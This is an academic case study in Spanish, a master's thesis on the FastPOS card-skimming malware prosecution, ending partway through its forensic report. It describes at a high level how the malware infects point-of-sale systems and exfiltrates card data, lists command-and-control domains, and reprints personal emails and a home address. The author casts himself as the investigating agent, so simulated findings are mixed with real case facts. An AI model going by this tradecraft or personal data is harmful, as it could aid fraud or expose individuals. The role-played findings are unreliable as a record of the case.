EDP UNIVERSITY OF PUERTO RICO, INC.
RECINTO DE HATO REY
PROGRAMA DE MAESTRÍA EN SISTEMAS DE INFORMACIÓN
CON ESPECIALIDAD EN SEGURIDAD DE INFORMACIÓN
E INVESTIGACIÓN DE FRAUDE DIGITAL

ANÁLISIS DE CASO: FRAUDE DE TARJETAS DE CRÉDITOS (FASTPOS) (USA VS VALERIAN CHIOCHIU, ET ALS)

REQUISITO PARA LA MAESTRÍA EN SISTEMAS DE INFORMACIÓN
CON ESPECIALIDAD EN SEGURIDAD DE INFORMACIÓN
E INVESTIGACIÓN DE FRAUDE

DICIEMBRE, 2020

PREPARADO POR
EDDIE X. RUIZ VÉLEZ

Sirva la presente para certificar que el Proyecto de Investigación titulado:

ANÁLISIS DE CASO: FRAUDE DE TARJETAS DE CREDITOS MEDIANTE PROGRAMAS MALICIOSOS (FASTPOS)

(USA VS VALERIAN CHIOCHIU, ET ALS)

Preparado por

Eddie X. Ruiz Vélez


Ha sido aceptado como requisito parcial para el grado de

Maestría En Sistemas De Información con Especialidad En Seguridad De Información

E Investigación De Fraude Digital

DICIEMBRE, 2020

Aprobado por:



Dr. Miguel A. Drouyn Marrero, Profesor

TABLA DE CONTENIDO

SECCIÓN 1: INTRODUCCIÓN Y TRASFONDO **4**
Introducción 4
Descripción del caso 4
Numero de Caso 4
Partes en el caso (Acusados y Otras Personas o entidades involucradas) 4
Investigadores 5
Abogado 5
Jueces 5
Trasfondo 5
Descripción de hechos 5
Acusaciones, Cargos y Penalidades 6
Según el documento oficial visto en la corte las acusaciones realizadas son las siguientes. 6
Definición de términos 7
SECCIÓN 2: REVISIÓN DE LITERATURA **9**
Introducción 9
Fraude Involucrados 9
Casos Relacionados 12
Herramientas de investigación 12
SECCIÓN 3: SIMULACIÓN (RECREACIÓN EXPERIMENTAL) **15**
SECCIÓN 4: INFORME DEL CASO FORENSE **18**
SECCIÓN 5: DISCUSIÓN DEL CASO **37**
SECCIÓN 6: AUDITORÍA Y PREVENCIÓN **38**
SECCIÓN 7: CONCLUSIÓN **43**
SECCIÓN 8: REFERENCIAS **44**

LISTA DE FIGURAS

Figura 1 Perpetradores identificado del esquema de Fraude de Infraud Organization. (Department of Justice, 2018) 16

Figura 2 Modelo grafico que explica la vida del programa Malicioso y como es utilizado para obtener Tarjetas de Crédito. 17

Figura 3 Aquí se ven fotos de los discos duros incautados del Sr. Chiochiu. Foto tomada por Eddie Ruiz 24

Figura 4 Revisión utilizando FTK para observar los archivos. podemos observar el dominio "paseovalencia.com". 25

Figura 5 Se pudo acceder a la base de datos de Infraud para ver los usuarios y los correos electrónicos que se utilizaron. Aquí vemos el correo electrónico vlsmcl@gmail.com 26

Figura 6 Podemos observar correlación entre la identidad de Sr. Chiochiu y el correo electrónico de vlsmcl@yahoo.com. 27

Figura 7 Vemos un perfil en Liberty reserve donde se tiene el correo electrónico de vlsmcl@gmail.com 28

Figura 8 Vemos otro perfil de Liberty Reserve que tiene el mimo número telefónico, y el correo electrónico de eclessiastes@yahoo.com y el nombre de Valerian. 29

Figura 9 Un USB flash drive con 63 versiones del programa Malicioso FastPOS. 30

Figura 10 Dominio constitredist.com en programa FastPOS. 31

Figura 11 Dominio alisonviejollc.com en programa FastPOS. 31

Figura 12 Dominio alisonvalencia.com en programa FastPOS. 32

Figura 13 Dominio paseovalencia.com en programa FastPOS. 32

Figura 14 Dominio carolvalenine.com en programa FastPOS. 33

Figura 15 Dominio cameovalencia.com en programa FastPOS. 34

Figura 16 La búsqueda del dominio de pasevalencia.com fue solicitada por alguien que tiene control del correo electrónico eclessiastes@yahoo.com 35

SECCIÓN 1: INTRODUCCIÓN Y TRASFONDO

Introducción

El fraude de robo de información financiera, como de tarjetas de crédito, es un fraude que cada vez está más presente en nuestra sociedad. Habiendo trabajado en una institución financiera por varios años, siempre he conocido de este tipo de fraude, pero nunca en una versión elaborada que incluye la programación de un código malicioso para que obtenga la información y sea enviada hacia el perpetrador. Entiendo que esta investigación no solo ayudará a levantar entendimiento en como este tipo de fraude se lleva a cabo para otros investigadores de fraude, sino que las instituciones financieras y otros negocios podrían beneficiarse aplicando medidas preventivas para que la personas no sean víctimas de este esquema.

La investigación se llevará sobre el caso de USA vs VALERIAN CHIOCHIU. En este caso se acusa a el Sr. Chiochiu por la creación de un programa malicioso encargado de recopilar Información de Tarjetas de Crédito y por haber colaborado con la organización Infraud Organization. Ésta ha ocasionado más $568 Millones en pérdidas según el Departamento de Justicia de Estados Unidos. (Departement of Justice, 2020)

Descripción del Caso

Numero de Caso

SA 18-mj-00589-DUTY

Partes en el caso (Acusados y Otras Personas o entidades involucradas)

Valerian Chiochiu - Acusado

Las Victimas de este caso son varios ciudadanos o visitantes de Estados Unidos de América. No existe nombres de la victimas explícitamente.

Investigadores

Michael Adams, Special Agent HSI

Abogado

Alan Eisner – Abogado de Valerian Chiochiu

Jueces

U.S. District Court Judge James C. Mahan in the District of Nevada

Trasfondo

Valerian Chiochiu, de 35 años y nacional de Republica de Moldova, vivía en Nevada USA mientras la investigación ocurrió, es acusado por haber sido parte de un esquema de fraude donde se adquiría información financiera y personal para causar fraude. Una investigación se llevó a cabo, junto con un orden de registró donde se incautó computadoras con información incriminatoria. (Departement of Justice, 2020)

Michael Adams, Agente Especial del Homeland Security, lleva varios años revisando e investigado sobre Infraud Organization. Se asigna la tarea de investigar al Sr. Chiochiu. El Sr. Adams es testigo experto que juramenta su investigación de los crímenes que Chiochiu ha cometido.

Descripción de hechos

En febrero 2018 se revela la acusación de Valerian Chiochiu por conspirar con Infraud como cibercriminal. Fue investigado por estar participando de los foros de la organización brindando información sobre el programa malicioso conocido como FastPOS. Este programa

afecta a los POS y terminales asociados con el programa para recopilar información de las tarjetas.

Chiochiu evadió ser encontrado por los agentes, en un proyecto para capturar a los miembros de Infraud. Chiochiu busca un abogado donde se entrega voluntariamente, antes de tener una subpoena para su arresto. En marzo 2018 se entrega voluntariamente y trajo dos discos duros y un celular para ser investigados.

Los análisis traen información que estos equipos fueron formateados con CCleaner, pero contenía información personal.

La investigación levantó información de Correos electrónicos, números de Cuentas, Numero de teléfonos, Transacciones por el foro de Infraud Organization en venta de ID Falsos.

Estudios Forense de la aplicación indica que el programa malicioso estaba enviando información a diferentes servidores donde se pudo levantar diferentes correos electrónicos que son atados a Valencia Chiochiu.

Acusaciones, Cargos y Penalidades

Según el documento oficial visto en la corte las acusaciones realizadas son las siguientes.

- Title 18, United States Code, Section 1029(a)(3) - Possession of More than Fifteen Unauthorized access Devices;

Title 18, United States Code, Section 1343 - Wire Fraud;

- Title 18, United States Code, Section 1028(a)(1) - Unlawful Trafficking in and Production of Counterfeit Identification Documents or Authentication Features;

- Title 18, United States Code, Section 1028(a)(7) - Identity Theft;
- Title 18, United States Code, Section 1030 - Fraud and Related Activity in Connection with Computers,
- Title 18, United States Code, Section 1344 - Bank Fraud;
- Title 18, United States Code, Section 5324 - Structuring; and
- Title 18 United States Code, Section 1962 - Racketeering Influenced and Corrupt Organizations. (USA District Court For Central District Of California, 2020)

Por el momento existe una sentencia para diciembre 11, 2020

Definición de términos

POS: Punto de Venta, se refiere a los terminales electrónicos de point-of-sale. (Merriam-Webster, 2020)

Formatear: proceso de preparar algo para el almacenamiento de data. (Merriam-Webster, 2020) Este proceso, aunque no elimina la data, se elimina los índices para encontrar los archivos de manera fácil y eficiente. (Beal, 2009)

Ingeniera Social: Es un término que acopla una gama de actividades maliciosas que se cumplen a través de interacción humana, esto puede ser interacciones simples para levantar información previa a un ataque bruto. (Imperva, 2020)

Ataque Bruto: Un ataque bruto es el acto de un criminal someter diferentes combinaciones de credenciales para obtener accesos. Normalmente manejado por un programa malicioso. (Kasperkey, 2020)

KeyLogger: Son programa que registran las entradas de diferentes dispositivos de entrada como el teclado o el ratón. Usualmente son utilizado para obtener contraseñas cuando la computadora está en uso. (Ionos, 2018)

RAM: Acrónimo para Random Access Memory, es memoria volátil utilizada para recibir instrucciones y guardar resultados por un periodo corto. (Definicion.de, 2020)

Backdoor: Es una entrada a los sistemas de información que no son autorizados, normalmente utilizado por cibercriminales. (Wordpress Security Learning Center, 2020)

Programa VNC: Programa que se utiliza para conectar y utilizar diferentes computadoras de manera remota. (RealVNC, 2020)

Whitelist: Es el acto de añadir correos electrónicos o dominios como seguros para establecer conexiones y transferir datos. (PCMAG, 2020)

Blacklist: Es el acto de añadir correos electrónicos o dominios como peligrosos y prevenir conexiones y transferencia de datos. (PCMAG, 2020)

WHOIS: Servicio de internet para conseguir información de un dominio o dirección IP. Esta información puede ser nombres, direcciones físicas o postales, numero de contacto, etc. (PC.NET, 2020)

SECCIÓN 2: REVISIÓN DE LITERATURA

Introducción

Esta investigación se lleva a cabo a raíz de cuatro incidentes de Fraude y cuatro otros crímenes contra Estados Unidos de América según el Titulo 18 del Código de Estados Unidos. Los fraudes que se estarán observando es el Fraude Bancario y Fraude cablegráfico, Robo de Identidad y Fraudes en relación con Conexiones y Computadoras. Estos fraudes se pueden llevar a cabo de diferentes maneras, pero su propósito final es generar dinero físico de las manos de ciudadanos hacia los criminales. La investigación que se lleva a cabo para poder levantar suficiente información de acusar a el Sr. Chiochiu conlleva la búsqueda de los discos duros del acusado, examinación de programa malicioso de FastPOS e investigación de recursos abierto por el internet.

Fraude Involucrados

Los fraudes que se dan en este caso que están directamente asociados al sistema de información son: Fraude Cablegráfico (Wire Fraud), Robo de Identidad (Identity Theft), Fraude y Actividad Relacionada conectada con Computadoras (Fraud and Related Activity in Connection with Computers) y Fraude Bancario (Bank Fraud).

Para ser considerado para violentar la ley de fraude cablegráfico se verifica que exista intenciones a defraudar a otros, pero no es librado si el criminal es ciego a la verdad o si en realidad piensa que, aunque con intenciones de defraudar el cliente se beneficiara al final. (Doyle, 2019) Este tipo de fraude aumenta cuando se involucra un banco mediante el Fraude Bancario y altamente atado al lavado de dinero por su naturaleza.

Un estudio de las víctimas de robo de identidad demuestra que un 70% sufren de uso no autorizado de tarjetas de crédito y un 42% de la población estudiada son víctimas de transacciones fraudulentas bancarias. (Hedayati, 2014) El Canadian Internet Policy and Public Interest Clinic (CIPPIC) entre la diferente categoría que este fraude obtiene sus ganancias es por medio de compras por internet, aperturas de cuentas, solicitación de crédito y lucir tener records limpios para pasaportes, resumes y pagos de impuestos. (Hedayati, 2014)

Entre algunos de los fraudes que ocurren dentro de la categoría de Actividad Relacionada conectada con Computadoras existen: correos que aparentar ser verdaderos, pero solo intentan adquirir información (conocido como Spoofing); Fraude por Correos electrónicos y la distribución de código malicioso por el internet. (Ramdinmawii, Ghisingh, & Sharma, 2014) Los métodos de accesos pueden conllevar desde envió de correos electrónicos en la computadora del perpetrador hasta obtener acceso no autorizado en la computadora para llevar a cabo los delitos.

Se llevo un estudio para resumir los diferentes tipos de fraudes bancarios, los fraudes de préstamos con garantías consumen un 69% de los casos y un 7% en los casos de tarjetas de crédito. Adicional se encuentra que para las hipotecas los préstamos y tarjetas con un 29% y 0% respectivamente. (Mohd Snusi, Firdaus Rameli, & Mat Isa, 2015) Uno de los fraudes que se lleva a cabo por esto medios es la obtención de la tarjeta y el código secreto para utilizarla mientas que el titular desconoce de las transacciones.

Leyes Aplicables

Ley que se le adjudica a este caso está amparada en el Titulo 18 del Código de Estados Unidos. Las secciones se extienden a través de diferentes crímenes como fraude, fraude bancario

y robo de identidad. El titulo 18 contiene clausulas para Crimines bajo la jurisdicción de Estados Unidos

Wire Fraud

Este fraude, según el Título 18, es todo fraude que es llevado a cabo para defraudar, o para obtener dinero o propiedades mediante el uso de fraude o información falsa por medio de cualquier tipo de comunicación. (18 U.S. Code § 1343, 2020)

Identity Theft

Según el Título 18, se incurre en este fraude cuando, se transfiere, posee o usa, sin autorización legal, cualquier metodo de identificación de otra persona para intentar realizar cualquier actividad que constituye una violación a la ley Federal. (18 U.S. Code § 1028(a)(7), 2020)

Fraud and Related Activity in Connection with Computers

Este tipo de fraude se describe por acceder voluntariamente a una computadora sin autorización o excediendo las misma para obtener información que es categorizada por ley del Gobierno de Estados Unidos de América como protegida y/o cualquier información adquirida y/o transmitida por a una persona que no sea titulada a custodiar le misma; descrita por el Título 18. (18 U.S. Code § 1030, 2020)

Bank Fraud

El Titulo 18 explica que este fraude consiste en todo intento, con o sin éxito, de defraudar a una institución financiera u obtener dinero, fondos, crédito o cualquier propiedad sea

perteneciente o custodiada por una institución financiera mediante el uso de fraude o información falsa. (18 U.S. Code § 1344, 2020)

Casos Relacionados

Unos de los casos de mayor relación con Valerian Chiochiu v USA es el caso inicial donde otros 35 Integrantes de Infraud Organization fueron identificados y acusados de diferentes crímenes. Este caso refleja como los diferentes miembros estaban organizados en una jerarquía llevando a cabo diferentes funciones para poder llevar a cabo el fraude. (United States District Court, District of Nevada, 2:17-cr-306-JCM-PAL, 2018)

Otro caso similar, pero con un impacto menos significativos al esquema de Infraud Organization es el caso de Keyira Gable de 33 y Brittany White de 34 en New Orleans por un esquema donde se codificaron información de tarjetas de crédito y débito en nuevas tarjetas para comprar artículos en una tienda. Después pasaban por otra tienda para devolver el artículo, de tal manera se obtenía efectivo que se depositará en las cuentas bancarias de las acusadas. (Umholtz, 2020) Se hace violaciones a la Sección 18 del Código de Estados Unidos en la Sección 1028A, 1029 y 2. (United States District Court, Eastern District of Louisiana, Criminal No. 18-143, 2018)

Herramientas de investigación

Se utilizan varias herramientas para incautar a Valerian Chiochiu. Una revisión inicial se puede realizar con el programa de Autopsy y FTK ProDiscover, este programa nos permite estudiar los archivos de cualquier disco duro o memoria que tenemos e identificar si se ha eliminado data del sistema. (Nelson, Phillips, & Steuart , 2010, pág. 276) Con estos programas

podemos identificar que se formateo el disco duro y conseguir correos electrónicos que fueron asociados con Chiochiu.

Adicional se lleva a cabo una investigación OSINT (Open Source Intelligence) en los foros de Infraud Organization, este proceso muy bien se puede llevar a cabo con el TOR Browser (The Onion Router Browser) que nos permite acceder a páginas que no están en los buscadores como Google o Yahoo y páginas que están escondida de la mayoría de los navegadores de internet. (Guccione, 2020) Con esta aplicación mantenemos nuestra anonimidad y obtenemos accesos a páginas y foros de criminales que están escondidos.

El análisis de las diferentes versiones del FastPOS, el malware en cuestión se puede llevar a cabo con una combinación de una máquina virtual y un editor de código IDE (Integrated development enviroment) o cualquier programa que pueda ver el texto utilizado. La razón de utilizar la máquina virtual es para limitar el daño que el programa malicioso pueda ocasiones limitándolo a un área control y con un programa de editar texto podemos encontrar la información de la programación. (Perez, 2016) Con estos pasos podemos ver que el programa está diseñado para “raspar” información de la memoria RAM de Tarjetas de crédito, y que se está intentando de enviar la información capturada a diferentes servidores como muy bien menciona el afidávit.

Con esta información de los servidores podemos realizar una búsqueda en la página de WHOIS para adquirir información de quien accesos a los mismos. De esta manera podemos recopilar correos electrónicos y números de teléfonos para poder asociar donde esta nuestro perpetuador de fraude. (PC.NET, 2020)

En resumen, las herramientas necesarias para poder llevar a cabo esta investigación son:

- una computadora con capacidad de correr una computadora virtual
- el navegador TOR
- Programa FTK ProDiscover
- Programa Autopsy
- Editor de Texto u IDE

SECCIÓN 3: SIMULACIÓN (RECREACIÓN EXPERIMENTAL)

Valerian Chiochiu solo es unos de los miembros involucrados en el gran esquema de Fraude de Infraud Organization. El Sr. Chiochiu fue unos de los programadores encargados de crear el código malicioso que estará recopilando de las tarjetas de clientes. Este esquema de fraude conlleva diferentes elementos como el programa malicioso FastPOS, servidores y el acto de accesos no autorizado a las computadoras de los negocios victimas mediante VNC que han sido controladas para llevar a cabo las tareas del fraude. Desde 2016 el programa FastPOS se ha encontrado en varias computadoras, pero se describe que existen varios indicadores que el programa estaba en procesos de creación para 2015. (Trend Micro, 2016)

Para comenzar se explicará cómo es que se instala el programa malicioso en la computadora de la víctima y luego los procesos que se llevan a cabo para asegurar que robe las tarjetas de crédito.

El programa de FastPOS es puede instalar de 3 diferentes formas: una página de medica que ha sido comprometida con el virus, aplicaciones para compartir archivos en vivo y transferencias directas de archivos con una computadora de acceso remoto no autorizado. (Trend Micro, 2016)

Trend Micro explica que para las primera dos metodologías se necesita utilizar un metodo de ingeniería social mientras que la tercera necesita un ataque bruto o que las credenciales de la computadora victima sean comprometidas para obtener acceso. (2016)

Una vez que la computadora está infectada corren dos programas con diferentes funciones, el primero es un KeyLogger encargado de recopilar información de los comandos de

los sistemas, sea de un POS o el teclado. El segundo es un RAM scraper, cuya función es adquirir información de la memoria RAM de la computadora a las especificaciones de tarjetas de crédito. (Trend Micro, 2016) Ambos programas se encargan de enviar la información adquirida de una manera rápida, sin archivar nada en la computadora.

Figura 1 Perpetradores identificado del esquema de Fraude de Infraud Organization. (Department of Justice, 2018)

Figura 2 Modelo grafico que explica la vida del programa Malicioso y como es utilizado para obtener Tarjetas de Crédito.

SECCIÓN 4: INFORME DEL CASO FORENSE

Resumen ejecutivo

La investigación llevada a cabo es sobre Valerian Chiochiu, acusado de tener parte con Infraud Organization y ser el programador del programa malicioso de FastPOS. El caso fue asignado por Homeland Security para revisar copias certificada de los dispositivos incautados del Sr. Chiochiu. En adición se lleva una investigación de las bases de datos de Infraud Organization, las bases de datos de Liberty Reserve y de varias versiones del programa malicioso en cuestión. Para obtener la mayor data posible se llevó a cabo Ordenes de Registro sobre correos electrónicos que se pueden rastrear al acusado y búsquedas OSINT (Open Source Intelligence) asegurar que las relaciones encontradas sean confiables. Una vez se termina el análisis de la investigación forense se identifica que los correos electrónicos vlsmcl@gmail.com y eclessiastes@yahoo.com y el dominio web paseovalencia.com, dominio que recibía información de tarjetas de crédito enviado por los programas maliciosos FastPOS, son pertenecientes a Valerian Chiochiu. Finalmente, las imágenes de los discos duros que estaban en posesión de Valerian Chiochiu, también contenían rastros de código que fueron utilizado en la creación del programa malicioso de FastPOS.

Objetivo

Homeland Security contrata me contrata para llevar a cabo una investigación con el propósito de revisar, descubrir y adquirir cualquier información que ayuda a identificar a Valerian Chiochiu, su relación con Infraud Organization y el programa malicioso FastPOS.

Alcance del trabajo

La investigación tiene como alcance levantar toda evidencia que demuestre que Valerian Chiochiu mantenía relaciones con el grupo criminal Infraud Organization y toda información relacionada con los daños ocasionados por el programa malicioso creado por el acusado.

Esta investigación incluye los discos duros y el celular entregados en 28 de marzo de 2018 por el Sr. Chiochiu. Para el 5 de noviembre de 2018 se aprueba la orden de registro Caso No. 8:18-MJ-00582 para revisar la dirección de la vivienda de Valerian Chiochiu en 68 Borghese, Irvine California 92618. Este orden de Registro fue aprobado por tener evidencia de crimen, frutos de crimen y por tener propiedad que fue utilizada en un crimen.

Datos del caso

Número del caso: 8:18-MJ-00589-DUTY

Investigador: Eddie Ruiz, Agente Especial

Cliente solicitante de la investigación: Homeland Security Investigations

Representante del cliente: United States District Court, Central District of California

Descripción de los dispositivos utilizados

Se detallan todos los dispositivos utilizados para llevar a cabo la investigación:

I. Computadora ThinkStation P920 Tower Workstation

II. Programa Forense: FTK Prodiscover

III. Programa Forense: Autopsy

IV. TOR Browser

V. Visual Studios IDE

VI. Herramienta web: WHOIS

Resumen de hallazgos

Discos Duros incautados

Un análisis preliminar nos demuestra que se eliminó data de los discos duros con el programa CCleaner. Este programa permite elegir qué información será eliminado y que información no será destruida.

En un análisis profundo se recupera pedazos de información que indican que el programa malicioso FastPOS estaba presente en los discos duros. Estas localizaciones no fueron eliminadas por el acusado.

En estos dispositivos existía una falta de presencia de resguardos de pedazos de códigos de programación. A ser un programador con amplia experiencia codificando, estos dos elementos no concuerdan y se llega a la conclusión que esta biblioteca de información se encuentra en otro dispositivo que no fue entregado.

Bases de Datos de Infraud Organization

Durante la investigación se adquirió bases de datos de los foros de Infraud Organization, en el cual hace referencia a Onassis registrado con el correo electrónico de vlsmcl@gmail.com.

Mediante un orden de registro se recopila varios correos electrónicos que contienen el nombre de Valerian Chiochiu. La investigación revela que se había utilizado el correo electrónico para varias gestiones personales donde mencionan el nombre del acusado. De esta investigación se concluye que Valerian Chiochiu también contiene el correo electrónico: eclessiastes@yahoo.com

Investigación del programa malicioso FastPOS

La investigo sesenta y tres (63) versiones del programa malicioso FastPOS obtenido de la compaña de ciberseguridad Trend Micro. Se observa que varios de los programas estaban comunicándose con diferentes dominios: alisonvalencia.com, alisonviejollc.com, alisonviejoinc.com, carolvalenic.com, swipeit.pw, paseovalenciacom.com, entre otros. Búsquedas realizando em la página web de WHOIS ayudaron a determinar la relación de Valerian Chiochiu por tener dominios registrado con el correo electrónico eclessiastes@yahoo.com.

Cadena de custodia

Para la cadena de custodia debe utilizar el siguiente formato:

Primer Evento:

1. Descripción del evento: Traslado de dispositivos incautados de Sr. Chiochiu; dos discos duros
2. Evento verificado por: Homeland Security Investigations
3. Número de la evidencia: VC-2018-001 (disco duro 1), VC-2018-002 (disco duro 2)
4. Fecha y hora de comienzo: 28 de marzo de 2018, 9:00 pm

5. Fecha y hora de terminación: 28 de marzo de 2018, 10:00pm
6. Lugar de origen: Las Vegas, Nevada – En posesión de Sr. Chiochiu
7. Destino: Oficina U.S. ICE Homeland Security Investigations, Las Vegas, Nevada

Segundo Evento:

1. Descripción del evento: Creación de resguardo fiel y revisión de data según aprobación de orden de registro.
2. Evento verificado por: Oficial de U.S. ICE Homeland Security Investigations, Las Vegas, Nevada
3. Número de la evidencia: VC-2018-001 (disco duro 1), VC-2018-002 (disco duro 2),
4. Fecha y hora de comienzo: 27 de abril de 2018, 10:00am
5. Fecha y hora de terminación: 29 de abril de 2018, 8:00 pm
6. Lugar de origen: Oficina de U.S. ICE Homeland Security Investigations, Las Vegas, Nevada
7. Destino: Oficina de Agente Eddie Ruiz, Las Vegas, Nevada

Tercer Evento:

1. Descripción del evento: Revisión de data en los dispositivos por especialista CCIPS
2. Evento verificado por: Agente Eddie Ruiz, Las Vegas Nevada
3. Número de la evidencia: VC-2018-001 (disco duro 1), VC-2018-002 (disco duro 2); Copias Fiel y Exacta
4. Fecha y hora de comienzo: 30 de abril de 2018, 11:00 am
5. Fecha y hora de terminación: 6 de septiembre de 2018, 2:00 pm

6. Lugar de origen: Oficina de Agente Eddie Ruiz, Las Vegas, Nevada
7. Destino: Oficina de Agente Eddie Ruiz, Las Vegas, Nevada

Cuarto Evento:

1. Descripción del evento: Entrega de datos incautados y entrega de reporte de revisión
2. Evento verificado por: Agente Eddie Ruiz, Las Vegas Nevada
3. Número de la evidencia: VC-2018-001 (disco duro 1), VC-2018-002 (disco duro 2); Copias Fiel y Exacta
4. Fecha y hora de comienzo: 30 de abril de 2018, 11:00 am
5. Fecha y hora de terminación: 6 de septiembre de 2018, 2:00 pm
6. Lugar de origen: Oficina de Agente Eddie Ruiz, Las Vegas, Nevada
7. Destino: Oficina de U.S. ICE Homeland Security Investigations, Las Vegas, Nevada

Procedimientos: Discos Duros

Figura 3 Aquí se ven fotos de los discos duros incautados del Sr. Chiochiu. Foto tomada por Eddie Ruiz

La Revisión preliminar de los discos duros se lleva a cabo contando los dispositivos a una computadora con un ambiente seguro del Virtual Machine que utiliza el sistema operativo de Windows 10. El mismo se utiliza para pasar por los archivos y abrir los documentos que se encuentra en los mismo. Esta Revisión, no nos levantó mucha información, por ende, una copia de los discos duros se pasó a un laboratorio de forense digital para una Revisión profunda de los mismos.

La Revisión llevado a cabo en la oficina del Agente Eddie Ruiz brindo mejores resultados ya que con los programas especializados para el estudio forense de estos dispositivos se puede

alcanzar información que, mediante otras alternativas serian imperceptibles. Se sube una copia de la imagen de los discos duros y se puede analizar los documentos con mayores detalles.




Figura 4 Revisión utilizando FTK para observar los archivos. podemos observar el dominio "paseovalencia.com".

Procedimientos: Bases de Datos de Infraud Organization

Para la revisión de la base de datos, tuvimos que infiltrar con TOR browser y pudimos entrar a los archivos de Infraud Organization y obtener copias de las bases de datos. Aquí se compila la información mediante Access de los usuarios, sus correos electrónicos y su participación en los foros.

ID	Name	Email	Original Thread	Comments	Moderator
1	Darker	drker@gmail.com	98	79	☑
2	Goldjunge	mK30@hotmail.com	86	91	☐
3	RedruMZ	MZalCH1025@yahoo.com	89	90	☐
4	Faaxxx	faxtrod2017@gmail.com	49	62	☐
5	Pizza	Pizzaksv@gmail.com	91	96	☐
6	Guapo	Guapo1988@yahoo.com	100	10	☑
7	Th3d	peterelliot123@gmail.com	53	94	☐
8	Onassis	vlsmcl@gmail.com	43	124	☐
9	Skizo	edlvskizo@hotmail.com	28	112	☐
10	aslike	Aslike1@gmail.com	79	64	☑

Figura 5 Se pudo acceder a la base de datos de Infraud para ver los usuarios y los correos electrónicos que se utilizaron. Aquí vemos el correo electrónico vlsmcl@gmail.com

A base de estos correos electrónicos se pudo levantar un orden de registro que, una vez fue aprobado se pudo solicitar. Adelante, el resumen de este que detalla información que ayuda a identificar a Valerian Chiochiu como a Onassis de los foros de Infraud Organization.

Warrant Report

Case No: 2:15-mj-00531-NJK

Authorized by: US Magistrate Judge Nancy Koppe

Search Warrant on email address vlsmcl@gmail.com

1. Caesar's Palace
    a. Email: reservations@harrahs.com
    b. Date: March 18, 2014
    c. Subject: Hotel Folio Ends Today
    d. Contents: Mr. Valerian Chiochiu, we hope you enjoyed your stay at the Caesar's Palace, we would like to remind you that the Reservations ends today March 18, 2014. If you would like to extend your reservation, you are welcome to call us at front desk to make accommodations.
       Cheers,
       Caesar's Palace
2. Patrick Cars
    a. Email: bsmith@patrickcars.com
    b. Date: July 16, 2014
    c. Subject: BMW Service Request
    d. Contents: Hi Mr. Chiochiu, We have space to work on your car for July 21, 2014. If this appointment does not fit your agenda, we are willing to move it.
       See you soon,
       Brian Smith

Figura 6 Podemos observar correlación entre la identidad de Sr. Chiochiu y el correo electrónico de vlsmcl@yahoo.com

Una vez se obtuvo esta información se realizó una búsqueda de este correo electrónico en la base de datos de Liberty Reserve, una institución que fue cerrada por trabajar con criminales. Se llego incautar sus bases de datos y sirve de gran referencia para identificar criminales aun después de cerrar la organización poca ética.

